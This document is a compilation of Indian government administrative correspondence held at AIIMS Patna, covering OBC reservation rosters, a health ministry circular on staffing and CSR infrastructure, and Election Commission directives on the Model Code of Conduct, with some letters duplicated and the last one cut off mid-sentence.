2. It is, therefore, requested to confirm that the Roster and details of Liaison Officers have been uploaded on the website of the concerned AIIMS by today **03:00 PM** positively.

Yours faithfully,

(Arun Kumar Biswas)
Under Secretary to the Govt. of India
Tele: 011-23061343

Encl: As above

Copy to : Deputy Director (Admn.) of above AIIMS

Most Immediate

LOK SABHA SECRETARIAT

(COMMITTEE ON WELFARE OF OTHER BACKWARD CLASSES)

FAX: 23010756

PARLIAMENT HOUSE ANNEXE
NEW DELHI-110001

No. 21/2/1/OBC/2022-23 19th December, 2023

OFFICE MEMORANDUM

Subject: **Action taken by the Government on the Observations/Recommendations contained in the Twenty-Sixth Report (Seventeenth Lok Sabha) of the Committee on Welfare of Other Backward Classes (2023-24) on 'Measures undertaken to secure representation of OBCs in employment and for their welfare in All India Institute of Medical Sciences (AIIMS)' pertaining to the Ministry of Health and Family Welfare.**

*****

The undersigned is directed to forward herewith two copies each in Hindi and English versions of the Twenty-Sixth Report of the Committee on Welfare of Other Backward Classes (2023-24) on the above mentioned subject which was presented to Lok Sabha on 18th December, 2023 and laid on the Table of Rajya Sabha on 14th December, 2023.

2. The Ministry of Health and Family Welfare is requested to furnish their replies to the Observations/Recommendations contained in the aforesaid Report to this Secretariat within three months of the presentation of the Report.

3. The following procedure may kindly be followed for communicating information regarding action taken or proposed to be taken on the Observations/Recommendations contained in the Report:-

i) Full text of each Observation/Recommendation as given in Part II of the Report with its para number may be reproduced (as indicated in the **Proforma**) before stating the action taken by the Government on each Observation/ Recommendation.

ii) 10 copies each in English and Hindi versions of the Action Taken Notes may be furnished. Soft copy of the same may also be sent at email-ID **comobc-lss@sansad.nic.in**

iii) Each Observation/Recommendation may be dealt with on a new page.

iv) At the end of the reply to each Observation/Recommendation, the number and date of the communication under which it is forwarded to this Secretariat may be indicated.

v) The replies in respect to the Observations/Recommendations may please be **duly indexed, paginated** & neatly stitched together with a **cover page** and the requisite sets thereof made available in one lot to this Secretariat for easy reference.

4. Receipt of this communication may kindly be acknowledged.

(MAHESHWAR)
DIRECTOR
Tel. 011- 23034175
Email:comobc-lss@sansad.nic.in

Encl: As above

Ministry of Health & Family Welfare
Department of Health & Family Welfare

3. Roster Register

The Committee appreciate that in all AIIMS separate Roster Register is maintained for the post of Professor, Additional Professor, Associate Professor and Assistant Professor in faculty cadre. Similarly, in non-faculty cadre, separate Roster Register is maintained for each post. These Roster Registers are regularly inspected and authenticated by the Liaison Officers appointed for the purpose in each AIIMS. There has been no instance of any discrepancy highlighted in Roster Registers by Liaison Officers except in case of AIIMS Raipur. There, a Liaison Officer once pointed out certain irregularities which were promptly sorted out to put the Roster Register in proper form. The Committee note and appreciate that AIIMS Delhi has uploaded its Roster Registers duly authenticated by the Liaison Officers on their website for information of their employees. Therefore, the Committee recommend that other AIIMS may follow the suit and initiate necessary steps to upload their Roster Registers duly authenticated by the Liaison Officers on their websites in order to bring transparency and trust in the system and make these Roster Registers available for information of all employees.

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The Committee also appreciate that each AIIMS has appointed Liaison Officers for OBC. All these Liaison Officers are belonging to OBC category. Liaison Officer regularly inspects the Roster Register and authenticates the same in addition to oversee reservation matter in their organization. AIIMS Raipur has uploaded the details of Liaison Officers on its website to facilitate OBC

employees to contact the Liaison Officers in case of need. Therefore, the Committee recommend that -

(i) Name, address, contact number and email of all Liaison Officers may be uploaded on intranet/website of each AIIMS so that OBC employees can contact their Liaison Officers for any help in regard to reservation matter in the Institute; and

(ii) All Liaison Officers in each Institute may be sent for required trainings to enable them to be apprised/acquaint themselves with their roles, duties, responsibilities and powers and to enhance their understanding regarding instructions relating to reservations, etc.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Subject: Optimal utilization of medical equipment, infrastructure created through CSR and delivery of specialized services- General guidelines -reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:53 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, Apr 18, 2024 at 4:34 PM
Subject: Subject: Optimal utilization of medical equipment, infrastructure created through CSR and delivery of specialized services- General guidelines -reg.
To: <Director@aiimsraipur.edu.in>, <dir@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <director@aiimsmangalagiri.edu.in>, <ed@aiimskalyani.edu.in>, Surekha Kishore <surekhakishore@rediffmail.com>, Singh Dr.Dinesh Kumar <dksbhu@gmail.com>, <director@aiimsdeoghar.edu.in>, <director@aiimsbilaspur.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, <shakti810505@gmail.com>, <director@aiimsguwahati.ac.in>, <ed.aiimsrajkot@gmail.com>, Director JIPMER <director@jipmer.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, <dda@aiimsdeoghar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, <dda@aiimsbhubaneswar.ed>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <dda@aiimsnagpur.edu.in>, : <Ak.biswas57@nic.in>, <vivek.mishra92@gov.in>, <vaishali.vinayak@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

document - 2024-04-18T152518.530 (2).pdf
60K

Z-28015/27/2024/PMSSY-IV
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

201-D, Nirman Bhawan, New Delhi.
18-04-2024

To

The Director/Executive Director of all AIIMS under PMSSY MoHFW

Subject: Optimal utilization of medical equipment, infrastructure created through CSR and delivery of specialized services- General guidelines -reg.

Madam/Sir,

I am directed to refer to the subject mentioned above and to say that it has come to the notice of the Ministry that a number of high-end medical equipment are not being utilized optimally due to lack of technicians and Paramedical staff, inconveneince is often faced by patients who come to the Out Patient Department (OPD) due to certain constraints . Further the infrastructure created under CSR is not always optimally utilised and faculty of the institute is often engaged in sundry administrative works which is not their core mandate .

Accordingly in larger public interest , to ensure timely delivery of quality patient care services all Executive Directors are advised to take following action on priroity -

A. Engagement of Paramedical Staff/Technicians/other essential manpower on Out source basis to operationalise all sanctioned Beds and for ensuring timely and quality health care delivery to the people

(i) Proposal for post creation (faculty and non faculty) particulalry of the technicians/ para medical staff where such posts exist in the Standard Staffing Pattern to be sent to the Ministry for seeking approval of the Department of Expenditure .

(ii) Where such posts have been sanctioned and are vacant, these should be filled up by the Institute in mission mode in next 3 months.

(iii) Until the above posts are created or filled up on regular basis and otherwise over and above the posts provided in the Standard Staffing Pattern, if the Institutes require Technicians and Paramedical staff to operationalise all sanctioned beds ,MOT /Labs etc and to provide any specialised services, a

proposal to this effect should be placed before the Standing Finance Committee of the Institute for consideration and approval.

In case of urgency a proposal to this effect may be submitted to the Ministry for consideration and approval of Secreatry HFW / Chairman SFC. Thereafter expost facto approval of SFC can be obatined as and when it is convened .

(iv) All efforts should be made to increase the intake and number of paramedical courses being run by the Institute to meet the growing demand of paramedical staff across various health care institutes.

B. Effective and Optimum Utilization of Infrastructure created from Funds under Corporate Social Responsibility (CSR)

(i) As regards, infrastructure created in the Institute through CSR funding whether it is clinical infrastructure in the nature of Trauma Centre , Burns Centre etc or public convenience like Vishram Sadan etc. or assets like battery operated vehicles, to ensure their effective operationalisation the EDs are advised to submit proposals for

(a) creation of faculty/ non-faculty posts as required

(b) outsourcing services for operationalizing these assets/facilities

so that these can be put to immediate and effective use for the public for which they are meant.

(ii) Procurement of furniture/accessories as is necessary for operationalizing these assets should be made by the Institutes well in time .

Where such procurement is beyond the delegated financial power of the ED, it should be brought as an Agenda to the SFC for consideration and approval .

C. Provision of Public facilitites for OPD Patients

(i) In fully functional 6 AIIMS where the patient load is high and space for OPD is relatively less, immediate measures to be taken to create additional sheds/ waiting areas for patients and their attendants along with provision of adequate toilets, drinking water facility , air coolers etc

(ii) Simultaeously to streamline patient inflow, proposal for setting up of

screening OPD should be exmained and accordingly an Agenda to this effect be placed in the SFC for consideration and approval .

D. <u>Non Assignment of Administrative work to faculty</u>

Doctors/Medical faculty of the institute (both specialists and super specialists) should not be assigned administrative jobs pertaining to procurement, security , horticulture etc as it interferes in the delivery of their core duties of teaching, learning, research and patient care .

To meet the work requirement (i) Vacant posts in the Administration section should be filled up on priority (ii) Hospital Managers may be hired through Outsourcing basis to support DD Admin in the above functions . Proposals may accordingly be placed before the SFC for consideration and approval.

3. This is issued with the approval of Secretary(HFW).

Yours faithfully,

(Dinesh Kumar)
Joint Director
Tele:011-2306 1730

Copy to : DD(A)s of AIIMSs/INIs under MoHFW

Signed by Dinesh Kumar
Date: 18-04-2024 10:59:58

Fwd: ECI reference regarding photographs on the websites of the Central Government- regarding.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:52 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Tue, Apr 23, 2024 at 12:38 PM
Subject: Fwd: ECI reference regarding photographs on the websites of the Central Government- regarding.
To: Deputy Director Administration <dda@aiimsbhubaneswar.edu.in>, <dda.aiimsbibinagar@gmail.com>, <dda.aiimsrajkot@gmail.com>, <dda@aiimsnagpur.edu.in>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, <ddaaiimsjammu@gmail.com>, DDA AIIMS Jodhpur <dda@aiimsjodhpur.edu.in>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, <ddamadurai1189@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsmangalagiri.edu.in>, <dda@aiimspatna.org>, <ddaaiimsbilaspur@gmail.com>, DDA AIIMS Bhopal <dydir@aiimsbhopal.edu.in>
Cc: cc: Narendra K Oza <nk.oza@gov.in>, ShriRajKumar Under Secretary <raj.kumar28@nic.in>, DINESH KUMAR <dinesh.kumar14@nic.in>

Dear Sir,
As per trailing mail kindly take necessary action.

Regards,
Er.M.N.Mishra
IT Consultant,PMSSY,MoHFW,
Mob-7982125857

---------- Forwarded message ---------
From: **Shri Raj Kumar Deputy Secretary** <raj.kumar28@nic.in>
Date: Tue, Apr 23, 2024 at 11:20 AM
Subject: Fwd: ECI reference regarding photographs on the websites of the Central Government- regarding.
To: T Chinsum Naulak <chinsum.n@nic.in>, mnmishra mohfw <mnmishra.mohfw@gmail.com>, RaviKumar RaviKumar <ravi.kumar89@gov.in>

Please circulate to all

Raj Kumar
राज कुमार

Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare
Tel. no. 23063178

From: "EHealth Section" <telmed-mohfw@gov.in>
To: asfa-mohfw@nic.in, "ROLI SINGH" <asfr-mohfw@gov.in>, "Ms. V Hekali Zhimomi" <zhimomiv@ias.nic.in>, "PPS to ASMD" <asmd-mohfw@nic.in>, "Dr. Manashvi kumar" <jstraining-mohfw@gov.in>, "KIRAN KARLAPU" <kiran.karlapu@gov.in>, "Elangbam Robert Singh" <robert.elangbam@gov.in>, "Pushpendra Rajput" <pushpendra.r@nic.in>, "ANKITA MISHRA BUNDELA" <ankita.edu@nic.in>, "ARADHANA PATNAIK" <jsadmn-mohfw@gov.in>, "Rajiv Manjhi" <rajiv.manjhi@nic.in>, "Vandana Jain" <vandana.jain@nic.in>, "Vipul Aggarwal" <dr.vipul@nic.in>, "Ms Meera Srivastava" <jsrch-mohfw@gov.in>, "Pradeep Khasnobis" <pradeep.khasnobis@gov.in>, "Indrani Kaushal" <ea-mohfw@nic.in>, "Dr. K. K. Tripathy" <kk.tripathy@nic.in>, "Rakesh Kumar Maurya" <rakesh.maurya@gov.in>, "G S Chitra" <gs.chitra@nic.in>, "Harsh Mangla" <harsh.mangla@ias.nic.in>, "Narendra K Oza" <nk.oza@gov.in>, "Nidhi Kesarwani" <nidhikesarwani@nic.in>, "ROLI KHARE" <roli.khare@gov.in>, "Neha Garg" <nehagarg.irs@gov.in>, "Sachin Kumar" <sachin.k@nic.in>, "Sushil Pal Gahlaut" <sp.gahlaut@nic.in>, "Kumar Rahul" <kumar.rahul@nic.in>, "Govind Kumar" <govind.bansal78@gov.in>, "RAJ KUMAR" <rkumar.edu@nic.in>, "Rakesh Kumar" <rk.singh67@nic.in>, "PRIYADARSHIKA SRIVASTAVA" <priyadarshika.s@gov.in>, "Noorin Bux Khan" <noorinbux@ord.gov.in>, "Samsul Haque" <samsul.haque@nic.in>, "Manoj Kumar Sinha" <mk.sinha26@nic.in>, "Poonam Meena" <poonam.22@gov.in>, "Manmohan Badola" <manmohan.badola@nic.in>, "Sarvajit Kumar" <kumar.sarvajit@nic.in>, "Gopal Aaditya Raghuvanshi" <gopal.aaditya@nic.in>, "Sarita Nair" <sarita.nair@gov.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>, "Zuber Ahmed Khan" <us-doj@mha.gov.in>, "C K RAMASWAMY" <ck.rswamy@nic.in>, "JITENDER SINGH DD(G)" <jitender.singh28@nic.in>, "ABHIJIT CHAKRABORTY" <abhijit.69@gov.in>, "Prof (Dr) Atul Goel" <dghs@nic.in>, "Swarup Dutta" <swarup.dutta@gov.in>, "Director CGHS" <director-cghs@cghs.nic.in>, "Bhuvnesh Mishra" <mishra.b@gov.in>
Cc: "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "REENA SHARMA" <reena.sharma80@gov.in>, "Pawan Kumar" <pawan.kumar13@nic.in>, "HarishKumarJain PPS" <harish.jain68@nic.in>, "Varsha Singh" <varsha.singh@nic.in>, "Kajal Goel" <kajal.goel@gov.in>
Sent: Tuesday, April 23, 2024 10:26:04 AM
Subject: ECI reference regarding photographs on the websites of the Central Government- regarding.

MOST URGENT

Sir/Madam,

Please find attached OM No T-21016/64/2024-eHealth dated 22nd April, 2024 regarding the subject cited above for your information and necessary action.

Regards
eHealth Section
Ministry of Health & Family welfare
Room No.-213, D-wing, Nirman Bhawan
New Delhi-110011
Tel No.-23062263

--
regards,
Er.M.N.Mishra,
Mob: 7982125857

---

2 attachments

ECI OM 22.04.2024.pdf
73K

ECI OM attachment.pdf
1882K

Most Immediate

T-21016/64/2024-eHealth
Government of India
Ministry of Health and Family Welfare
eHealth Section
******

Nirman Bhawan, New Delhi
Dated: April, 202

OFFICE MEMORANDUM

Subject: - ECI reference regarding photographs on the websites of the Central Government- regarding.

The undersigned is directed to refer to OM No. 1/41/2/2024-Cab dated 16.04.2024 (copy enclosed) received from the Cabinet Secretariat regarding the subject mentioned above and to request you to take urgent necessary action in this regard.

Enclosure: 'As Above.'

Signed by
Pawan Kumar
Date: 22-04-2024 13:25:22

(Pawan Kumar)
Under Secretary to the Govt. of India

To

1. Senior Technical Director, NIC, Health Division
2. All Divisions of Ministry of Health & Family Welfare.
3. All Autonomous Bodies/ Subordinate Offices/Attached offices

MOST IMMEDIATE

Copy No. 33

No. 1/41/2/2024-Cab
GOVERNMENT OF INDIA (BHARAT SARKAR)
CABINET SECRETARIAT (MANTRIMANDAL SACHIVALAYA)

New Delhi, the 16th April, 2024

OFFICE MEMORANDUM

Subject: ECI reference regarding photographs on the websites of the Central Government.

The undersigned is directed to enclose a copy of Letter No. 437/6/COMP/ECI/LET/FUNCT/MCC/2024/987 dated 15.04.2024 from Election Commission of India for information and necessary action.

Encl.: as above

(S.G.P. Verghese)
Joint Secretary
Tele No. 2301 1791
Email: verghese.sgp@nic.in

All Secretaries to the Government of India

Secy (HFW) - on tour.

JS (eHealth)

File No. T-21016/64/2024-eHealth (Computer No. 8275266)
Generated from eOffice by KAJAL GOEL, E-HEALTH-ASO(KG)-MOHFW, ASSISTANT SECTION OFFICER, DOHFW DEPARTMENT on 22/04/2024 02:41 PM

By Special Messenger

भारत निर्वाचन आयोग सचिवालय
SECRETARIAT OF THE ELECTION COMMISSION OF INDIA

निर्वाचन सदन, अशोक रोड, नई दिल्ली-110001

Nirvachan Sadan, Ashoka Road, New Delhi-110001.

No. 437/6/COMP/ECI/ LET/FUNCT/MCC/2024/987 Dated: 15th April, 2024

To

Cabinet Secretary,
Government of India,
Cabinet Secretariat,
Rashtrapati Bahwan,
New Delhi-110004.

Subject: Complaints against photographs of Hon'ble Prime Minister and other Union Ministers on the websites of the Central Government – regarding.

Sir/Madam,

I am directed to state that Commission had announced the schedule for conduct of General Elections to House of the People,2024 and State Legislative Assemblies of Andhra Pradesh, Arunachal Pradesh, Odisha and Sikkim and certain bye-elections on 16th March, 2024. Model Code of Conduct has come into force from the date of declaration of schedule of elections.

The provisions of MCC and various instructions issued by the Commission inter-alia provide that the party in power whether at the Centre or in the State(s) concerned shall ensure that no cause be given for any complaint that it has used its position to further its electoral prospects. Further, Para 4 of the Commission's letter No. 437/6/1/INST/ECI/FUNCT/MCC/2024 dated 16.03.2024 (copy enclosed) expressly provides that all references of Ministers, Politicians or political parties available on Central/State Government's website shall be removed.

The Commission has received complaints that some Government websites like those of Enforcement Directorate and Sahara India Refund Portal are still displaying photographs of Ministers.

The Commission has considered the issue and held that the depiction of photographs of Ministers and any political functionaries, as aforesaid, is in violation of Model Code of Conduct and hence, such photographs shall have to be immediately removed from the official Government websites.

In view of the above, the Commission has hereby directed to ensure the implementation of the above-mentioned instruction and to furnish a compliance report at the earliest.

Yours faithfully,

(NARENDRA N. BUTOLIA)
SR. PRINCIPAL SECRETARY

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By Spl. Messenger/mail

ELECTION COMMISSION OF INDIA

NIRVACHAN SADAN, ASHOKA ROAD, NEW DELHI-110001

No. 437/6/1/INST/ECI/FUNCT/MCC/2024 Dated: 16th March, 2024

To

1. The Cabinet Secretary,
   Government of India,
   Rashtrapati Bhawan,
   New Delhi.

2. The Chief Secretaries of all States and
   Chief Secretaries/Administrators of Union Territories

3. The Chief Electoral Officers of
   all States and Union Territories.

Subject: Immediate action to be taken for enforcement of Model Code of Conduct after announcement of General Elections to House of the People (Lok Sabha), 2024 and State Legislative Assemblies in the States of Andhra Pradesh, Arunachal Pradesh, Odisha and Sikkim and certain bye-elections- regarding.

Sir,

I am directed to state that the Election Commission has announced the schedule for holding General Election to House of the People (Lok Sabha), 2024 and State Legislative Assemblies in the States of Andhra Pradesh, Arunachal Pradesh, Odisha and Sikkim and certain bye-elections, operation of 'MODEL CODE OF CONDUCT' comes into effect with the announcement of elections by the Commission. In view of the elections, the Commission has given following directions for effective enforcement of provisions of MCC:-

1. **Defacement of Property-** ECI instructions contained in letter No. 3/7/2023-SDR, dated 12th October, 2023, provide for prevention of defacement of property. The Commission has directed to ensure strict compliance of its instruction and to take time bound action as prescribed below-

   (a) **Defacement of Government property-** For this purpose a Government premise would include any Government office and the campus wherein the office building, compound and establishment are situated. All wall- writing, posters/papers or defacement in any

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other form, including cutout/hoardings, banners, flags etc, on Government property shall be removed within 24 hours from the announcement of elections by the Election Commission.

(b) **Defacement of public property and misuse of public space-** All unauthorized political advertisement, in the form of wall writing/posters/papers or defacement in any other form, cutout/hoardings, banners flags etc. at public property and in public space like railway station, Bus stands, Airports, railway Bridges, Roadways, government. buses, Electric/Telephone poles , municipal/local bodies' buildings etc., shall be removed within 48 hours from the announcement of elections.

(c) **Defacement of private property-** Subject to any local law and Court's direction, all unauthorized political advertisement displayed at private property shall be removed within 72 hours from the announcement of elections by the Election Commission.

2. **Misuse of official vehicle-** The ECI's Consolidated instructions contained in letter No. 464/L&O/2023/EPS(Use of Veh.), dated 26th June, 2023, among other things, provides that **there shall be a total ban on use of official vehicle by any political party, candidate or any other person connected with election (except officials performing any election related official duty) for campaigning, electioneering or election related travel during elections (subject to certain exception mentioned therein).** The expression 'official vehicle' means and shall include, any vehicle used or capable of being used for the purpose of transport, whether propelled by mechanical power or otherwise and will include trucks, lorries, tempos, jeeps, cars, auto rickshaws, e-rickshaws, buses, belonging to Central Government, State Government/UT Administrations, public undertakings of Central/State Government, Joint sector undertakings of Central/State Government, local bodies, municipal corporations, marketing boards, cooperative societies or any other body in which public funds, however small a portion of the total, are invested. **The CEOs/DEOs shall take necessary action for compliance of ECI instructions within 24 hours of the announcement of the elections.**

3. **Advertisement at the cost of public exchequer-** ECI instructions contained in letter No. 437/6/INST/ECI/FUNCT/MCC/2024(ADVERTISEMENTS), dated 2nd January, 2024 provides that at the cost of public exchequer in the newspapers and other media and the misuse of official mass media during the election period for partisan coverage of political news and publicity regarding achievements with a view to furthering the prospects of the party in power shall be scrupulously avoided. No advertisements shall be issued in

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electronic and print media highlighting the achievements of the Govt. at the cost of public exchequer. If any advertisement has already been released for telecast/broadcast or publication in the print media, it must be ensured that the telecast/broadcast of such ads on electronic media is stopped forthwith and that no such ad is published in any newspapers. magazines, etc., i.e. in print media, from the date of announcement and it should be immediately withdrawn. **The CEOs/DEOs have to take immediate action to remove/stop any advertisement, in the print/electronic media, showing the achievements of the Government soon after the announcement of elections.**

4. **Photograph of political functionary at official website-** ECI instruction contained in letter No. 437/6/INST/ECI/FUNCT/MCC/2024(MCC ENFORCEMENT) dated 2nd January, 2024 provides that all references of Ministers, Politicians or political parties available on central/state Government's official website shall be removed. The CEOs have to take **immediate action** to remove/hide the photographs of any political functionary from official websites of state department.

5. **Development/construction related activities-** **within 72 hours** of announcement of elections, the CEO/DEO shall obtain the following list of works for reference in case of validating any complaint on violation of MCC:

   (i) List of work which has already been started on ground.

   (ii) List of fresh work which has not started on ground.

6. **Activities for Expenditure Monitoring and enforcement of MCC-** Flying squad, FST, video team, intensive checking for liquor/Cash/Contra banned drugs, flying squads of excise department to check illicit trafficking of Drug/Narcotics to be **immediately activated** after announcement.

7. **Complaint Monitoring System-** The poll going states shall have a complaint redressal mechanism based on website and call center. The toll free number of call center is 1950. Complaints can be registered by making calls to the toll free call center numbers or on the website. Complainants will also be informed of the action taken by SMS and by the call center. Complainants can also see the details of the action taken on their complaints. This system should be **operational within 24 hours** of the announcement. All complaints should be dealt promptly and properly. The 24x7 control Room at the district level must be activated and sufficient deployment of manpower and other logistics be ensured in particular, round the clock personnel should be deployed in the control room and their duty roaster must be issued to avoid any evasion or confusion.

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8. **IT Application-** All IT applications including official website and social media shall be operational with the announcement.

9. **Dissemination of information for Awareness of Voters and political parties.** Publicity of major election activity would be given through CEO/DEO/RO. For this purpose, all necessary information shall be disseminated through radio, tv, cinema, government channel to display voter education material.

10. **Active cooperation from Educational Institutions and Civil Societies-** Cooperation can be sought from educational institutions and civil societies for giving wide publicity to the election related information to the general public and other stakeholders.

11. **Media Centre-** Efforts should be made for awareness among the voters, political parties and other stakeholder through media center about election system including use of EVM/VVPAT.

12. **MCMC/DEMC-** ECI instruction contained in letter no. 491/MCMC/5/2023/Communication dated 24th August, 2023 provides that all registered political parties will approach the Media Certification and Monitoring Committees (MCMC) at District and State level, as the case may be, for pre-certification of their political advertisements proposed to be issued on electronic media. The Commission has directed to ensure strict compliance of its instructions contained in above said letter.

13. **Control Room- The 24x7 control room at district level must be activated immediately and sufficient deployment of manpower and other logistics be ensured by the DEO/CEO. A control room with complaint Monitoring Centre would also be set up at ECI Secretariat** during the entire election process.

Yours faithfully

(NARENDRA N. BUTOLIA)
SR. PRINCIPAL SECRETARY

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Generated from eOffice by KAJAL GOEL, E-HEALTH-ASO(KG)-MOHFW, ASSISTANT SECTION OFFICER, DOHFW DEPARTMENT on 22/04/2024 02:41 PM

MOST IMMEDIATE

Copy No. 33

No. 1/41/2/2024-Cab

GOVERNMENT OF INDIA (BHARAT SARKAR)
CABINET SECRETARIAT (MANTRIMANDAL SACHIVALAYA)

New Delhi, the 16th April, 2024

OFFICE MEMORANDUM

Subject: ECI reference regarding photographs on the websites of the Central Government.

The undersigned is directed to enclose a copy of Letter No. 437/6/COMP/ECI/LET/FUNCT/MCC/2024/987 dated 15.04.2024 from Election Commission of India for information and necessary action.

Encl.: as above

(S.G.P. Verghese)
Joint Secretary
Tele No. 2301 1791
Email: verghese.sgp@nic.in

All Secretaries to the Government of India

Secy (HFW) - on tour.

JS (eHealth)

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By Special Messenger

भारत निर्वाचन आयोग सचिवालय

SECRETARIAT OF THE ELECTION COMMISSION OF INDIA

निर्वाचन सदन, अशोक रोड, नई दिल्ली-110001

Nirvachan Sadan, Ashoka Road, New Delhi-110001.

No. 437/6/COMP/ECI/ LET/FUNCT/MCC/2024/987 Dated: 15th April, 2024

To

Cabinet Secretary,
Government of India,
Cabinet Secretariat,
Rashtrapati Bahwan,
New Delhi-110004.

Subject: Complaints against photographs of Hon'ble Prime Minister and other Union Ministers on the websites of the Central Government – regarding.

Sir/Madam,

I am directed to state that Commission had announced the schedule for conduct of General Elections to House of the People,2024 and State Legislative Assemblies of Andhra Pradesh, Arunachal Pradesh, Odisha and Sikkim and certain bye-elections on 16th March, 2024. Model Code of Conduct has come into force from the date of declaration of schedule of elections.

The provisions of MCC and various instructions issued by the Commission inter-alia provide that the party in power whether at the Centre or in the State(s) concerned shall ensure that no cause be given for any complaint that it has used its position to further its electoral prospects. Further, Para 4 of the Commission's letter No. 437/6/1/INST/ECI/FUNCT/MCC/2024 dated 16.03.2024 (copy enclosed) expressly provides that all references of Ministers, Politicians or political parties available on Central/State Government's website shall be removed.

The Commission has received complaints that some Government websites like those of Enforcement Directorate and Sahara India Refund Portal are still displaying photographs of Ministers.

The Commission has considered the issue and held that the depiction of photographs of Ministers and any political functionaries, as aforesaid, is in violation of Model Code of Conduct and hence, such photographs shall have to be immediately removed from the official Government websites.

In view of the above, the Commission has hereby directed to ensure the implementation of the above-mentioned instruction and to furnish a compliance report at the earliest.

Yours faithfully,

(NARENDRA N. BUTOLIA)
SR. PRINCIPAL SECRETARY

File No. T-21016/64/2024-eHealth (Computer No. 8275266)
Generated from eOffice by KAJAL GOEL, E-HEALTH-ASO(KG)-MOHFW, ASSISTANT SECTION OFFICER, DOHFW DEPARTMENT on 22/04/2024 02:41 PM

By Spl. Messenger/mail

ELECTION COMMISSION OF INDIA

NIRVACHAN SADAN, ASHOKA ROAD, NEW DELHI-110001

No. 437/6/1/INST/ECI/FUNCT/MCC/2024 Dated: 16th March, 2024

To

1. The Cabinet Secretary,
Government of India,
Rashtrapati Bhawan,
New Delhi.

2. The Chief Secretaries of all States and
Chief Secretaries/Administrators of Union Territories

3. The Chief Electoral Officers of
all States and Union Territories.

Subject: Immediate action to be taken for enforcement of Model Code of Conduct after announcement of General Elections to House of the People (Lok Sabha), 2024 and State Legislative Assemblies in the States of Andhra Pradesh, Arunachal Pradesh, Odisha and Sikkim and certain bye-elections-regarding.

Sir,

I am directed to state that the Election Commission has announced the schedule for holding General Election to House of the People (Lok Sabha), 2024 and State Legislative Assemblies in the States of Andhra Pradesh, Arunachal Pradesh, Odisha and Sikkim and certain bye-elections, operation of 'MODEL CODE OF CONDUCT' comes into effect with the announcement of elections by the Commission. In view of the elections, the Commission has given following directions for effective enforcement of provisions of MCC:-

1. **Defacement of Property-** ECI instructions contained in letter No. 3/7/2023-SDR, dated 12th October, 2023, provide for prevention of defacement of property. The Commission has directed to ensure strict compliance of its instruction and to take time bound action as prescribed below-

   (a) **Defacement of Government property-** For this purpose a Government premise would include any Government office and the campus wherein the office building, compound and establishment are situated. All wall- writing, posters/papers or defacement in any

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other form, including cutout/hoardings, banners, flags etc, on Government property shall be removed **within 24 hours** from the announcement of elections by the Election Commission.

(b) **Defacement of public property and misuse of public space-** All unauthorized political advertisement, in the form of wall writing/posters/papers or defacement in any other form, cutout/hoardings, banners flags etc. at public property and in public space like railway station, Bus stands, Airports, railway Bridges, Roadways, government. buses, Electric/Telephone poles , municipal/local bodies' buildings etc., shall be removed **within 48 hours** from the announcement of elections.

(c) **Defacement of private property-** Subject to any local law and Court's direction, all unauthorized political advertisement displayed at private property shall be removed **within 72 hours** from the announcement of elections by the Election Commission.

2. **Misuse of official vehicle-** The ECI's Consolidated instructions contained in letter No. 464/L&O/2023/EPS(Use of Veh.), dated 26th June, 2023, among other things, provides that **there shall be a total ban on use of official vehicle by any political party, candidate or any other person connected with election (except officials performing any election related official duty) for campaigning, electioneering or election related travel during elections (subject to certain exception mentioned therein).** The expression 'official vehicle' means and shall include, any vehicle used or capable of being used for the purpose of transport, whether propelled by mechanical power or otherwise and will include trucks, lorries, tempos, jeeps, cars, auto rickshaws, e-rickshaws, buses, belonging to Central Government, State Government/UT Administrations, public undertakings of Central/State Government, Joint sector undertakings of Central/State Government, local bodies, municipal corporations, marketing boards, cooperative societies or any other body in which public funds, however small a portion of the total, are invested. **The CEOs/DEOs shall take necessary action for compliance of ECI instructions within 24 hours of the announcement of the elections.**

3. **Advertisement at the cost of public exchequer-** ECI instructions contained in letter No. 437/6/INST/ECI/FUNCT/MCC/2024(ADVERTISEMENTS), dated 2nd January, 2024 provides that at the cost of public exchequer in the newspapers and other media and the misuse of official mass media during the election period for partisan coverage of political news and publicity regarding achievements with a view to furthering the prospects of the party in power shall be scrupulously avoided. No advertisements shall be issued in

